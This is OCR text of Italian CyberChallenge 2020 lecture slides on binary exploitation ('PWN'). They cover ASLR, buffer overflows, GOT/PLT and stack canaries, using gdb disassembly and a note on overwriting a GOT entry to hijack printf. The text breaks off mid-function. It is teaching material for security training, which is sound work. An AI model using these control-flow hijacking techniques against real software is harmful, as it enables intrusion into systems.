CyberChallenge 2020 - Lezione 11

PWN

CYBER CHALLENGE
CyberChallenge.IT

Samuele Perticarari

samuele.perticarari@gmail.com

s1084178@studenti.univpm.it

Riassunto della scorsa lezione

Riassunto della scorsa lezione

- *Address Space Layout Randomization (ASLR)*
- *Buffer overflow / Stack overflow*
- *Global Offset Table*
- *Stack canary*
- *Return Oriented Programming (ROP)*

Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR)

L'ASLR è una misura di protezione contro buffer overflow e exploit, la quale consiste nel rendere (parzialmente) casuale l'indirizzo delle funzioni di libreria e delle più importanti aree di memoria.

Ciò limita l'attaccante, rendendo più difficile l'attacco.

Vedremo successivamente come bypassare questa protezione (quando possibile).

Address Space Layout Randomization (ASLR)

```
gef➤  checksec
[+] checksec for '/home/samuele/Scriva
Canary                                : ✘
NX                                    : ✓
PIE                                   : ✓
Fortify                               : ✘
RelRO                                 : Full
```


In questo caso l'ASLR è attivo in questo eseguibile.

Buffer overflow

Buffer overflow


Il buffer overflow è una condizione di errore che si verifica a runtime quando in un buffer di una data dimensione vengono scritti dati di dimensioni maggiori.

Buffer overflow




Scrivendo nel buffer un numero maggiore di caratteri possiamo sovrascrivere il contenuto posteriore al buffer, potendo controllare il flusso del programma.


Buffer overflow



Buffer overflow




Buffer overflow




CYBER CHALLENGE
CyberChallenge.IT

Buffer overflow



Buffer overflow



Global Offset Table

Global Offset Table (GOT)

o Procedure Linkage Table (PLT)

La Global Offset Table (GOT) viene utilizzata per chiamare procedure / funzioni esterne al programma, il cui indirizzo non è noto al momento del linking.

Al momento dell'esecuzione il linker dinamico popola la GOT con gli indirizzi delle funzioni di cui necessita.

Global Offset Table (GOT)

o Procedure Linkage Table (PLT)

```
   0x8048553 <chall+3>          sub    esp, 0x28
   0x8048556 <chall+6>          sub    esp, 0xc
   0x8048559 <chall+9>          push   0x8048648
 →  0x804855e <chall+14>        call   0x8048390 <printf@plt>
  ↳   0x8048390 <printf@plt+0>    jmp    DWORD PTR ds:0x804a00c
      0x8048396 <printf@plt+6>    push   0x0
      0x804839b <printf@plt+11>   jmp    0x8048380
      0x80483a0 <gets@plt+0>      jmp    DWORD PTR ds:0x804a010
      0x80483a6 <gets@plt+6>      push   0x8
      0x80483ab <gets@plt+11>     jmp    0x8048380
```

```
printf@plt (
   [sp + 0x0] = 0x08048648 → "Hi, what's your name?\n> ",
   [sp + 0x4] = 0xf7feada0 →  pop edx
)
```

```
gef➤  x/3i 0x8048390
=> 0x8048390 <printf@plt>:      jmp    DWORD PTR ds:0x804a00c
   0x8048396 <printf@plt+6>:    push   0x0
   0x804839b <printf@plt+11>:   jmp    0x8048380
gef➤  x/x 0x804a00c
0x804a00c:      0x08048396
```

Override *(0x804A00C)
to hijack printf function

CYBER CHALLENGE
CyberChallenge.IT

Stack canary

Stack canary / Stack cookie

Le stack canary sono una delle protezioni utilizzate per evitare gli attacchi al software.

Le canary sono valori noti che vengono inseriti tra un buffer e l'indirizzo di ritorno, servono a monitorare gli overflow del buffer.

Stack canary / Stack cookie

Quando il buffer è stato riempito, l'ultimo dato che verrà corrotto prima dell' Istruction Pointer di ritorno sarà la stack canary.

Se la stack canary iniziale è diversa dalla canary attuale, si è verificato uno stack overflow.

Esso può quindi essere gestito, ad esempio, terminando il programma.

Stack canary / Stack cookie

```
void chall(void)

{
  int in_GS_OFFSET;
  char local_30 [32];
  int STACK_CANARY;

  STACK_CANARY = *(int *)(in_GS_OFFSET + 0x14);
